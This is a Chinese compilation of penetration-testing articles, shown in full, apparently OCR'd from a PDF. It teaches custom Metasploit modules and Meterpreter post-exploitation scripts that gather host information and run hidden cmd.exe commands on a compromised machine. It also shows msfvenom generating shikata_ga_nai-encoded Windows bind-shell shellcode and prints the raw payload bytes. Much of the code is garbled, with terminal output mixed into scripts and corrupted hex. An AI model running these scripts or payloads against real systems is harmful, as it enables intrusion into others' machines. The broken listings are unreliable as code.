



合天网安学院

渗透测试文章精选

湖南合天智汇合天网安学院

2020/04/28

目录

01. Metasploit 之你可能不知道的黑魔法（一）	3
02. Metasploit 之你可能不知道的黑魔法（二）	18
03. Metasploit 端口扫描技术.....	32
04. 记一次未授权的渗透测试	44
05. Nmap 使用空闲扫描进行信息收集.....	51
06. 记一次难忘的渗透测试.....	59
07. 记一次扎心的渗透测试.....	69
08. 记一次对某福利站的渗透.....	79
09. web 渗透测试常规套路.....	87
10. 记一次有授权的渗透测试	108
11. 接力打力之 getshell.....	113
12. getshell 之后难忘的经历	124
13. 对学校机房的一次测试.....	145
14. 社工实验：邮件钓鱼	153
15. 对一成人网站的渗透过程	161
16. Netcat 实践	170
17. Meterpreter 提权那些事	190
18. 记一次曲折的 Linux 提权	210

01. Metasploit 之你可能不知道的黑魔法（一）

原创 Yale [合天智汇](#) 2018-06-21

前言

本系列文章以 metasploit 官方文档 <https://www.offensive-security.com/metasploit-unleashed/> 为蓝本，将一些平常使用比较少又是有价值的部分进行翻译并修改，图中涉及截图均为译者实际操作，如有问题可与译者交流。

0x01 制作我们自己的模块 module

我们将会使用 ruby 编写我们自己的第一个模块。

没学过 ruby? ruby 语法很简单，不要紧的。我们这次只是做一个启蒙的作用，不会涉及高深的语法知识。主要的目的在于了解 metasploit 的体系结构，module 的框架，以及编写一个能够输出 helloworld 的 module 并成功能够在 metasploit 中成功使用
在我们深入研究模块构建和开发之前，先来看一下当前的一些模块。
这些文件可以用来作为我们的基础，便于重新组合使用，或制作自己的自定义模块。

因此首先我们切换到这个目录下

```
root@kali:/usr/share/metasploit-framework/lib/msf/core/exploit# ls
afp.rb           file_dropper.rb   mssql_commands.rb   smb
android.rb       fileformat.rb    mssql_sqli.rb     smtp.rb
arkeia.rb        fmtstr.rb       mysql.rb          smtp_deliver.rb
auto_target.rb   format_leXML.rb  domndmp.rb      snmp.rb
browser_autopwn.rb fortinet.rb    ndmp_index.php  simplexml_
browser_autopwn2.rb ftp.rb        ndmp_socket.rb ssh.rb
brute.rb         ftpserver.rb   ntlm.rb          load_string
brutetargets.rb  gdb.rb        omelet.rb        sunrpc.rb
capture.rb       http          oracle.rb        php
cmdstager.rb    imap.rb        pdf.rb          tcp.rb
cmdstager.rb    ip.rb         pdf_parse.rb    tcp_server.rb
db2.rb          ipv6.rb        pop2.rb        telnet.rb
dcerpc.rb        java          postgres.rb    tftp.rb
dcerpc_epm.rb   java.rb        powershell      tincd.rb
dcerpc_lsa.rb   jsobfu.rb    powershell.rb  tns.rb
dcerpc_mgmt.rb  kerberos      realport.rb   udp.rb
dect_coa.rb     kernel_mode.rb remote          vim_soap.rb
dhcp.rb         local          riff.rb        wbexec.rb
dialup.rb       local.rb      ropdb.rb        wbrpc.rb
egghunter.rb   mixins.rb    seh.rb          wbrpc_client.rb
exe.rb          mssql.rb     sip.rb          web.rb
                         Other Locations
root@kali:/usr/share/metasploit-framework/lib/msf/core/exploit#
```

上图中我们看到了很多熟悉的老朋友~~如
mysql,mssql,smtp,smb,android等等

接下来我们拿 mssql 开刀编写一个简单的小程序。

首先我们切换到 /usr/share/metasploit-framework/modules/auxiliary/scanner/mssql，然后在我们的 home 目录下创建符合 metasploit 要求的文件夹目录结构来存储我们自定义的模块。按照 metasploit 所要求的结构来进行创建的好处就是 Metasploit 会自动查找这个文件夹结构，所以我们的模块不需要额外的步骤进行目录切换，搜索等来进行利用。

我们来创建目录结构：

```
root@kali:/usr/share/metasploit-framework/modules/auxiliary/scanner/mssql# mkdir -p ~/.msf4/modules/auxiliary/scanner/mssql
```


然后复制一个已经存在的 mssql 的模块到我们自定义的模块

```
root@kali:/usr/share/metasploit-framework/modules/auxiliary/scanner/mssql# cp ms sql_ping.rb ~/.msf4/modules/auxiliary/scanner/mssql/yale.rb
```

接下来我们切换到我们刚才创建的目录去

```
root@kali:/usr/share/metasploit-framework/modules/auxiliary/scanner/mssql# cd ~/.msf4/modules/auxiliary/scanner/mssql
```

使用 vim 来编辑我们的模块



```
yale.rb (~/.msf4/modules/auxiliary/scanner/mssql) * VIM
File Edit View Search Terminal Help
1 ##
2 # This module requires Metasploit: https://metasploit.com/download
3 # Current source: https://github.com/rapid7/metasploit-framework
4 ##
5
6 class MetasploitModule < Msf::Auxiliary
7   include Msf::Exploit::Remote::MSSQLn
8   include Msf::Auxiliary::Scanner
9   include Msf::Auxiliary::Report
10
11  def initialize
12    super(
13      'Name' => 'MSSQL Ping Utility',
14      'Description' => 'This module simply queries the MSSQL instance for
information.',
15      'Author' => 'MC',
16      'License' => MSF_LICENSE
17    )
18
19    deregister_options('RPORT', 'RHOST')
20  end
21
22  def run_host(ip)
```

这些代码便是我们前面复制的 mssql_ping.rb 的代码。我们将会在此基础上来定制自己的模块。

第 6 行说明我们的这个模块是一个辅助模块 (auxiliartymodule)

第 7 行说明是拥有远程 mssql 权限时使用

第 8 行说明可以被用作 sql 扫描器

第 11 行是初始化的主要部分

第 13 行是 exploit 的名字

我们自行修改为 Test

第 14 行是 epxloit 的描述

我们修改为 justfor fun

第 15 行是作者

我们修改为 Yale

第 16 行是标准，我们不需要修改

可以看到 19 行有参数的选项，我们不需要去指定

```
19     deregister_options('RPORT', 'RHOST')
20 end
21
22 def run_host(ip)
23
24   begin
25
26     info = mssql_ping(2)
27     #print_status info.inspect
28     if info and not info.empty?
29       info.each do |instance|
30         if instance['ServerName']
31           print_status("SQL Server information for #{ip}:")
32           instance.each_pair { |k,v| print_good("  #{k} (" + (" " * (15-k.length
33           ))) + "#{v}" ) }
34           if instance['tcp']
35             report_mssql_service(ip,instance)
36         end
37       end
38     end
39   rescue
40     print_error("Error connecting to SQL Server at IP:#{ip} on port:#{port} - Error:#{e.message}")
41   end
42 end
```

第 22 行定义了主函数

第 24 行是函数的开始

我们可以之后的函数体的内容都给修改了

改成 puts "hello world"

意为输出 helloworld

最后的代码被修改成这样子

yale.rb + (~/.msf4/modules/auxiliary/scanner/mssql) - VIM

```
File Edit View Search Terminal Help
1 ##
2 # This module requires Metasploit: https://metasploit.com/download
3 # Current source: https://github.com/rapid7/metasploit-framework
4 ##
5
6 class MetasploitModule < Msf::Auxiliary
7   include Msf::Exploit::Remote::MSSQL
8   include Msf::Auxiliary::Scanner
9   include Msf::Auxiliary::Report
10
11  def initialize
12    super(
13      'Name'          => 'test',
14      'Description'   => 'just for fun',
15      'Author'        => 'Yale',
16      'License'       => MSF_LICENSE
17    )
18  end
19  deregister_options('RPORT', 'RHOST')
20
21  def run_host(ip)
22    begin
23      puts "hello world"
24    end
25  end
26
27 end
28
```

18,0-1 All

先按下 ESC 然后输入:wq 保存

接下来我们启动 metasploit

```
root@kali:~# msfconsole
```



然后搜索我们的模块

```
msf > search yale
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name          Disclosure Date  Rank      Description
on
-----
auxiliary/scanner/mssql/yale           normal      test
exploit/unix/http/twiki_debug_plugins  2014-10-09  excellent  TWiki Debug Plugins Remote Code Execution
exploit/unix/webapp/foswiki_maketext   2012-12-03  excellent  Foswiki Maketext Remote Command Execution
exploit/unix/webapp/twiki_history      2005-09-14  excellent  TWiki History Parameter Command Execution
exploit/unix/webapp/twiki_maketext     2012-12-15  excellent  TWiki MAKETEXT Remote Command Execution
exploit/unix/webapp/twiki_search       2004-10-01  excellent  TWiki Search Function Arbitrary Command Execution
exploit/windows/smtp/njstar_smtp_bof   2011-10-31  normal     NJStar Communicator 3.00 MiniSMTP Buffer Overflow
```

结果中的第一个就是我们刚才编写的模块

我们按照其他模块一样的用法来使用就可以了

```
msf > use auxiliary/scanner/mssql/yale
msf auxiliary(yale) > show options

Module options (auxiliary/scanner/mssql/yale):

Name          Current Setting  Required  Description
----          -----          -----      -----
PASSWORD      -----          no         The password for the specificied username
RHOSTS        -----          yes        The target address range or CIDR identifier
CIDR identifier
TDSENCRYPTION  false        yes        Use TLS/SSL for TDS data "Force Encryption"
force Encryption"
THREADS       1             yes        The number of concurrent threads
USERNAME      sa            no         The username to authenticate as
USE_WINDOWS_AUTHENT  false        yes        Use windows authentication (requires DOMAIN option set)

msf auxiliary(yale) >
```

看到 rhosts 还没有被设置，我们来设置下

这里 rhosts 的参数我们可以随意填写

```
msf auxiliary(yale) > set RHOSTS 192.168.1.1
RHOSTS => 192.168.1.1
msf auxiliary(yale) > exploit
hello world

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(yale) >
```

执行攻击和后恶意看到成功输出了 helloworld

说明我们自己编写的模块是可以成功使用的

0x02 编写 meterpreter 脚本


我们来写自己的 meterpreter 脚本，同样从 Helloworld 开始

```
root@kali:~# echo "print_status("hello world")" > /usr/share/metasploit-framework/scripts/meterpreter/helloworld.rb
root@kali:~# meterpreter >
```

这样子我们就可以在拿到 meterpreter 之后运行查看结果了

```
meterpreter > run helloworld  
[*] hello worldic.rb
```

确实输出了 helloworld，我们在此基础上再增加其他的 API 调用，比如 error,line



```
helloworld.rb (/usr/share/metasp...mework/scripts/meterpreter) - VIM  
File Edit View Search Terminal Help  
print_status("hello world") Enabled  
print_error("this is an error!")...  
print_line("this is a line") have been processed  
~ [*] Done!  
~ meterpreter > run helloworld  
~ ^C-! Error running command run: Interrupt  
~ meterpreter > run helloworld  
~ ! Error in script: NameError undefined local variable or method `'
```

有没有这很像我们学习 C 语言时的 print,scanf 标准输入输出之类的。实际上，status,error,line 在向运行脚本的用户提供信息时都有不同的用途（最直观的我们可以看到 status 输出的字符串前面是蓝色的[-]，而 error 输出的字符串前面有是红色的[-]，line 则是直接输出），如下图的运行结果所示

```
meterpreter > run helloworld  
[*] hello world  
[-] this is an error! amework/scripts/meterpreter# vim helloworld.rb  
this is a lineloit-framework/scripts/meterpreter# vim helloworld.rb  
meterpreter > loit-framework/scripts/meterpreter#
```

现在，helloworld 已经会了，我们继续深入下去。

我们在下一个脚本里创建一个函数来打印出信息，并增加异常处理机制

函数的大概框架是这样子的

```
def geninfo(session)
begin
    ...
    rescue ::Exception => e
    ...
end
end
```

使用函数，使得我们的代码模块化，并且具有复用性。
而错误处理可以帮助我们对脚本进行错误排查。
我们接下来使用我们前面在 helloworld 里使用过的 API 调用，构建
下面这样子的函数

```
def getinfo(session)
begin
    [*] running command arp -a
    sysinfo = session.sys.config.sysinfo
    runpriv = session.sys.config.getuid - 0xa
    print_status("Getting system information...")
    print_status("The target machine OS is #{sysinfo['OS']}")
    print_status("The computer name is #{'Computer'}")
    print_status("Script running as #{runpriv}")
rescue ::Exception => e
    print_error("The following error was encountered: #{e}")
end
end
```

我们来分析下编写的这个函数

我们定义了一个名为“getinfo”的函数，它接收我们通过 session 这个局部变量传入的参数。

这个变量有一些方法被我们调用来提取系统和用户信息，之后我们把方法的结果打印出来。

这是程序正常运行时的功能，如过碰到了错误，我们还有错误处理程序，它会返回我们可能遇到的错误信息。

函数已经写好了，我们在上图代码下面加入 getinfo(client)进行调用就可以了。

```
def getinfo(session)
begin
    if exploit(handler) > sessions -i 1
        # sysinfo = session.sys.config.sysinfo
        runpriv = session.sys.config.getuid
        met print_status("Getting system information ...")
        met print_status("The target machine OS is #{sysinfo['OS']}") thod
        Rex print_status("The computer name is #{'Computer'} ")
        met print_status("Script running as #{runpriv}")
rescue ::Exception => e
    print_error("The following error was encountered #{e}")
end
end
meterpreter > run helloworld2
[*] The following error was encountered: undefined local variable or
getinfo(client)ns' for #<Rex::Script::Meterpreter:0x00564a1cb4de28>
~ Did you mean? session
```

然后我们在 meterpreter 中运行，从它的输出中可以看到返回了一些基本信息。

```
meterpreter > run helloworld2
[*] Getting system information ...
[*] The target machine OS is Windows 10 (Build 10240).
[*] The computer name is Computer
[*] Script running as DESKTOP-2TTLGEK\Yale
meterpreter >
```

现在，我们能写打印 helloworld 的脚本，也能写搜集信息的脚本，接下来我们看看能够执行命令的脚本该怎么写。

同样，我们也是需要前面提到的那个框架，需要创建一个函数。

大概的框架如下图所示。

```
def list_exec(session,cmdlst)
  print_status("Running Command List ...")
  r=''
  session.response_timeout=120
  cmdlst.each do |cmd|
    begin
      print_status "running command #{cmd}"
      r = session.sys.process.execute("cmd.exe /c #{cmd}", nil, {'Hidden' => true, 'Channelized' => true})
      while(d = r.channel.read)
        print_status("t#{d}")
      end
      r.channel.close
      r.close
    rescue ::Exception => e
      print_error("Error Running Command #{cmd}: #{e.class} #{e}")
    end
  end
end
```

我们分析一下这个函数：

首先我们定义了需要接收两个参数的函数，其中第二个参数是一个数组。同时我们设置了超时机制，这样函数即使不能成功执行也不会一直挂在我的会话上。接下来我们设置了一个 `foreach` 的循环，这个循环根据传递给函数的数组来运行，这个函数将会遍历数组中的项，并且在靶机上通过 `cmd` 执行，然后打印出命令执行后的信息。

在函数的最后，我们同样加上了错误处理机制来捕获任何有可能在函数执行时出现的问题。

函数体分析好之后，接下来我们在代码中加入数组（数组里就是我们想要执行的命令）。

最后，加上 `list_exec(client,commands)` 进行函数调用即可。

最终的代码是这样的：

```
helloworld3.rb (/usr/share/metasploit-framework/scripts/meterpreter) - VIM
File Edit View Search Terminal Help
def list_exec(session,cmdlst)
    print_status("Running Command List.com")and arp -a
    r=''
    session.response_timeout=120
    cmdlst.each do |cmd|
        begin
            print_status "running command #{cmd}"ff-ff-ff-ff
            r = session.sys.process.execute("cmd.exe/c#{@#{cmd}}",nil,{}
        'Hidden' => true,'Channelized' => true}) 252
            while(d = r.channel.read)
                print_status("t#{}d")
            end
            r.channel.close
            r.close
        rescue ::Exception=>e
            print_error("Error Running Command: #{cmd}: #{e.class} #{e.message}")
        end
    end
end

commands = ["set",
            "ipconfig /all",
            "arp -a"]
list_exec(client,commands)
~
```

我们同样在 meterpreter 执行（下面的三张图片分别是执行三个命令的回显）：

```
meterpreter > run helloworld3
[*] Running Command List::center_dos.rb
[*] running command setbypass.rb
[*] tALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\Yale\AppData\Roaming
CommonProgramFiles=C:\Program Files (x86)\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=DESKTOP-2TTLGEK
ComSpec=C:\Windows\system32\cmd.exe
HOMEDRIVE=C:
HOME PATH=\Users\Yale framework\scripts\meterpreter# vim helloworld.rb
JAVA_HOME=C:\Program Files\Java\jdk1.8.0_144# vim helloworld.rb
LOCALAPPDATA=C:\Users\Yale\AppData\Local# vim helloworld2.rb
LOGONSERVER=\DESKTOP-2TTLGEK
MOZ_PLUGIN_PATH=D:\Foxit Reader\plugins\# vim helloworld2.rb
NUMBER_OF_PROCESSORS=8
OS=Windows_NT# exploit-framework\scripts\meterpreter# vim helloworld2.rb
Path=C:\ProgramData\Oracle\Java\javapath;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Program Files\NVIDIA Corporation\PhysX\Common;C:\Program Files\Java\jdk1.8.0_144\bin;C:\Users\Yale\AppData\Local\Programs\Python\Python36\Scripts\;C:\Users\Yale\Appl
```

```
[*] running command ipconfig /all
[*] t      uploadexec.rb
Windows IP 0000 virtualbox_sysenter_dos.rb
    virusscan_bypass.rb
        000000 . . . . . : DESKTOP-2TTLGEK
    00 DNS 00 [5] webcam.rb . . . . . :
    0J00000 . win32_sshclient.rb . . . : 0000
    r/ IP . 00000000 win32_sshserver.rb . . . : 00
    WINS 0000000000 .rb . . . . . : 00
        wipenum.rb
0000000000 0000ic.rb
    command.rb
y00"/metasploit-framework/. . . : y000V000000er# vim helloworld.rb
r/0000000000 DNS 00 [5] FA framework/. . . /meterpreter# vim helloworld.rb
0000 . metasploit-framework/. . . : Realtek PCIe GBE Family Controller
000000 . . . . . : 80-FA-5B-2A-01-63
DHCP 000000 . . . . . : 00rpreter# vim helloworld2.r
02000000000000 . . . . . : 00
r/share/metasploit-framework/scripts/meterpreter# vim helloworld2.r
000P0000000000 00000000* 1:
r/share/metasploit-framework/scripts/meterpreter# vim helloworld3.r
y00". . . . . : y000V000000
r/0000000000 DNS 00 [5] FA framework/. . . /meterpreter# []

[*] running command harp v-a priv.rb
[*] t      uploadexec.rb
0x0: 192.168.111.1a->0xa sysenter_dos.rb
    Internet 00 virusscan_bypass.rb          0000
        192.168.111.254 rb     00-50-56-f2-aa-cf    00
        192.168.111.255 am.rb   ff-ff-ff-ff-ff-ff    00
        224.0.0.22 win32_sshclient.rb   01-00-5e-00-00-16    00
        224.0.0.252 win32_sshserver.rb 01-00-5e-00-00-fc    00
        239.255.255.250 f.rb    01-00-5e-7f-ff-fa    00
        255.255.255.255 num.rb   ff-ff-ff-ff-ff-ff    00
            wmic.rb

0x0: 192.168.24.1 --- 0xf
    Internet 00 exploit-framework/. . . /scripts/meterpreter# vim helloworld.rb
        192.168.24.254 1L-fram 00-50-56-e8-fc-74 rpreter# vim helloworld.rb
        192.168.24.255 1L-fram ff-ff-ff-ff-ff-ff rpreter# vim helloworld2.r
        224.0.0.22       01-00-5e-00-00-16    00
        224.0.0.252 1L-fram 01-00-5e-00-00-fc rpreter# vim helloworld2.r
        239.255.255.250       01-00-5e-7f-ff-fa    00
        255.255.255.255 1L-fram ff-ff-ff-ff-ff-ff rpreter# vim helloworld2.r

0x0: 192.168.0.102 --- 0x12 k/scripts/meterpreter# vim helloworld3.r
    Internet 00             000000             0000
        192.168.0.1 1L-fram c8-3a-35-20-dd-18 rpreter#
```

首先，我们在实验中会先介绍一些用于编写 Meterpreter 的 API 调用，并使用其中一些 API 调用来编写我们自己的 meterpreter 脚本。接下来我们在 Meterpreter 中进入 IRB 的 shell 来查看 API 的调用的具体情况。

注：IRBSHELL 可以直接运行 API 调用，并查看调用返回的内容

Meterpreter 中输入 irb 便进入了 irbshell

```
meterpreter > irb
[*] Starting IRB shell
[*] The "client" variable holds the meterpreter client
>> 
```

我们将从收集关于目标的信息开始。让我们获取目标主机的机器名。

具体的 API 调用是“client.sys.config.sysinfo”

```
>> client.sys.config.sysinfo
=> {"Computer"=>"DESKTOP-2TTLGEK", "OS"=>"Windows 10 (Build 10240)", "Architecture"=>"x64", "System Language"=>"zh_CN", "Domain"=>"WORKGROUP", "Logged On Users"=>2}
>> 
```

从上图中我们看到返回了一系列的值。如果我们想知道返回的值的类型，我们可以使用类对象来了解返回的内容

```
>> client.sys.config.sysinfo.class
=> Hash
>> 
```

可以看到我们得到了一个散列 HASH，所以可以通过它的键调用这个散列的元素。假设我们只想要 OS 版本

那么可以如下输入：

```
>> client.sys.config.sysinfo['OS']
=> "Windows 10 (Build 10240)."
>> 
```

获取其上正在运行会话的进程的 PID

```
>> client.sys.process.getpid
=> 6864
>> 
```

搜集网络配置和主机环境的信息

```
>> client.net.config.interfaces
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Interface:0x0056343da05
650 @index=12, @mac_addr="\x80\xFA[*\x01c", @mac_name="Realtek PCIe GBE Family
Controller", @mtu=1500, @flags=nil, @addrs=["fe80::18dc:1bbb:27a5:bb5e", "169
.254.187.94"], @netmasks=["ffff:ffff:ffff::", "255.255.0.0"], @scopes=["\\
f\x00\x00\x00"], #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Interface
:0x0056343da00f38 @index=11, @mac_addr="\xE0\x94g4\xEB\x86", @mac_name="Micros
oft Wi-Fi Direct Virtual Adapter", @mtu=1500, @flags=nil, @addrs=["fe80::ac9d:
7296:d9a5:ad20", "169.254.173.32"], @netmasks=["ffff:ffff:ffff::", "255.2
55.0.0"], @scopes=["\v\x00\x00\x00"], #<Rex::Post::Meterpreter::Extensions::S
tdapi::Net::Interface:0x0056343d9f99b8 @index=10, @mac_addr="\x00PV\xC0\x00\x0
1", @mac_name="VMware Virtual Ethernet Adapter for VMnet1", @mtu=1500, @flags=
nil, @addrs=["fe80::d5b:464f:le19:7942", "192.168.111.1"], @netmasks=[ "ffff:ff
ff:ffff:ffff::", "255.255.255.0"], @scopes=["\n\x00\x00\x00"], #<Rex::Post::M
eterpreter::Extensions::Stdapi::Net::Interface:0x0056343d9edff0 @index=15, @ma
c_addr="\x00PV\xC0\x00\b", @mac_name="VMware Virtual Ethernet Adapter for VMne
t8", @mtu=1500, @flags=nil, @addrs=["fe80::3037:6295:ae75:8ed1", "192.168.24.1
"] @netmasks=[ "ffff.ffff.ffff.ffff..", "255.255.255.0" ], @scopes=["\x0E\x00"]
```

我们也可以使用相同的 API 调用来获得接口列表以及配置信息

```
>> client.net.config.interfaces.class
=> Array
>> |
```

可以看到对象的类型是数组

我们可以通过这个对象的数组进行迭代来获取每个接口的输出

```
|>> interfaces = client.net.config.interfaces
```

```
>> interfaces.each do |i|
?> puts i.pretty
>> end
Interface 12
=====
Name      : Realtek PCIe GBE Family Controller
Hardware MAC : 80:fa:5b:2a:01:63
MTU       : 1500
IPv4 Address : 169.254.187.94
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::1bbb:27a5:bb5e
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 11
=====
Name      : Microsoft Wi-Fi Direct Virtual Adapter
Hardware MAC : e0:94:67:34:eb:86
MTU       : 1500
IPv4 Address : 169.254.173.32
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::ac9d:7296:d9a5:ad20
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 10
=====
Name      : VMware Virtual Ethernet Adapter for VMnet1
Hardware MAC : 00:50:56:c0:00:01
MTU       : 1500
IPv4 Address : 192.168.111.1
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::d5b:464f:1e19:7942
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 15
=====
Name      : VMware Virtual Ethernet Adapter for VMnet8
Hardware MAC : 00:50:56:c0:00:08
MTU       : 1500
IPv4 Address : 192.168.24.1
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3037:6295:ae75:8ed1
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 18
=====
```

02. Metasploit 之你可能不知道的黑魔法（二）

原创 Yale [合天智汇](#) 2018-06-22

昨天我们分享了 [Metasploit 之你可能不知道的黑魔法（一）](#)，今天我们继续聊

0x03 msfvenom

先来看看 msfvenom 的帮助菜单

```
root@kali:~# msfvenom Search Terminal Help
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Options:
  -p, --payload <payload> Payload to use. Specify a '-' or stdin to use
  custom payloads
  --payload-options <payload> List the payload's standard options
  -l, --list [type] List a module type. Options are: payloads,
  encoders, nops, all
  -n, --nopsled <length> Prepend a nopsled of [length] size on to the
  payload
  -f, --format <format> Output format (use --help-formats for a list)
  --help-formats List available formats
  -e, --encoder <encoder> The encoder to use
  -a, --arch <arch> The architecture to use
  --platform <platform> The platform of the payload
  --help-platforms List available platforms
  -s, --space <length> The maximum size of the resulting payload
  --encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
```

我们先来看一个示例

使用 Msfvenom 生成一个 windows 下的绑定 shell 的 shellcode,

使用 shikata_ga_nai 编码器, 迭代编码了三次, 过滤了 null 字符, 使

用 python 格式

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86
/shikata_ga_nai -b '\x00' -i 3 -f python
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai succeeded with size 353 (iteration=1)
x86/shikata_ga_nai succeeded with size 380 (iteration=2)
x86/shikata_ga_nai chosen with final size 380
Payload size: 380 bytes
Final size of python file: 1830 bytes
buf = ""
buf += "\xdb\xd4\xbf\x20\x3b\x55\x4a\xd9\x74\x24\xf4\x5a\x29"
buf += "\xc9\xb1\x59\x83\xea\xfc\x31\x7a\x14\x03\x7a\x34\xd9"
buf += "\xa0\x90\xff\xc4\x3f\x01\x0b\x4c\x7b\x31\x2b\xbf\xda"
buf += "\xf1\x02\x71\xb0\x76\x7a\x8e\x04\x2f\x97\x6c\x31\xda"
buf += "\xb1\xff\xdf\x50\x93\xb9\xe4\x89\x0b\x0b\x94\x2c\xc3"
buf += "\xb9\xf3\x3e\x92\x44\xab\xfa\x0\x5e\x32\xf4\xfd\x90"
buf += "\x96\xec\x8b\x2f\xfa\x3b\x54\x2a\xc8\x07\x8b\xaf\x1e"
buf += "\x5f\xaa\xaa\xbd\x84\x02\x55\x01\xee\xff\x22\x93\x91"
buf += "\xeb\x5f\x16\x63\x02\x4\x41\x46\xc2\x2f\x54\x4a\x3d"
buf += "\x1b\x71\xc4\x24\x96\xbb\x4\x01\xab\xb7\x9a\x06\xab"
buf += "\xd\xb8\x97\x7c\x07\xca\x0c\xbf\xb3\x7e\x84\xdd\x91"
buf += "\x42\x15\xf9\xf4\x02\x34\xff\xbd\x9d\x38\x2d\x9f\xda"
buf += "\x22\x36\xe2\xe2\x38\xd0\x2a\x9e\xc3\xc2\x8d\xbb\xd4"
```

我们可以使用 -platform 指定很多平台，上面的例子指定的是 windows 下的，我们同样也可以指定 cisco,osx,solaris,bsd 等
使用—help-platforms 查看支持的平台

```
root@kali:~# msfvenom --help-platforms
Platforms      Background session 1? [y/N] y
    aix, android, bsd, bsdix, cisco, firefox, freebsd, hardware, hpx, irix,
    java, javascript, linux, mainframe, multi, netbsd, netware, nodejs, openbsd, osx
    , php, python, r, ruby, solaris, unix, windows
root@kali:~#
```

接下来我们看看 msfvenom 的一些选项及其用法：

-v 参数用于将默认的 buf 变量替换为我们给的值

比如我们将 buf 改为 notBuf

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python -v notBuf > /root/Desktop/speak.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai chosen with final size 326
Payload size: 326 bytes
Final size of python file: 1681 bytes
notBuf = "" # Importing /root/say.py
notBuf += "\xda\xc6\xd9\x74\x24\xf4\xbe\x55\x47\xfe\xbf\x5a"
notBuf += "\xb2\xc9\xb1\x4b\x31\x72\x1a\x83\xea\xfc\x03\x72"
notBuf += "\x16\xe2\xa0\xbb\x16\x3d\x4a\x44\xe7\x22\xc3\xa1"
notBuf += "\xd6\x62\xb7\xa2\x49\x53\xbc\xe7\x65\x18\x90\x13"
notBuf += "\xfd\x6c\x3c\x13\xb6\xdb\x1a\x1a\x47\x77\x5e\x3d"
notBuf += "\xcb\x8a\xb2\x9d\xf2\x44\xc7\xdc\x33\xb8\x25\x8c"
notBuf += "\xec\xb6\x9b\x21\x98\x83\x27\xc9\xd2\x02\x2f\x2e"
notBuf += "\xa2\x25\x1e\xe1\xb8\x7f\x80\x03\x6c\xf4\x89\x1b"
notBuf += "\x71\x31\x40\x97\x41\xcd\x53\x71\x98\x2e\xff\xbc"
notBuf += "\x14\xdd\xfe\xf9\x93\x3e\x75\xf0\xe7\xc3\x8d\xc7"
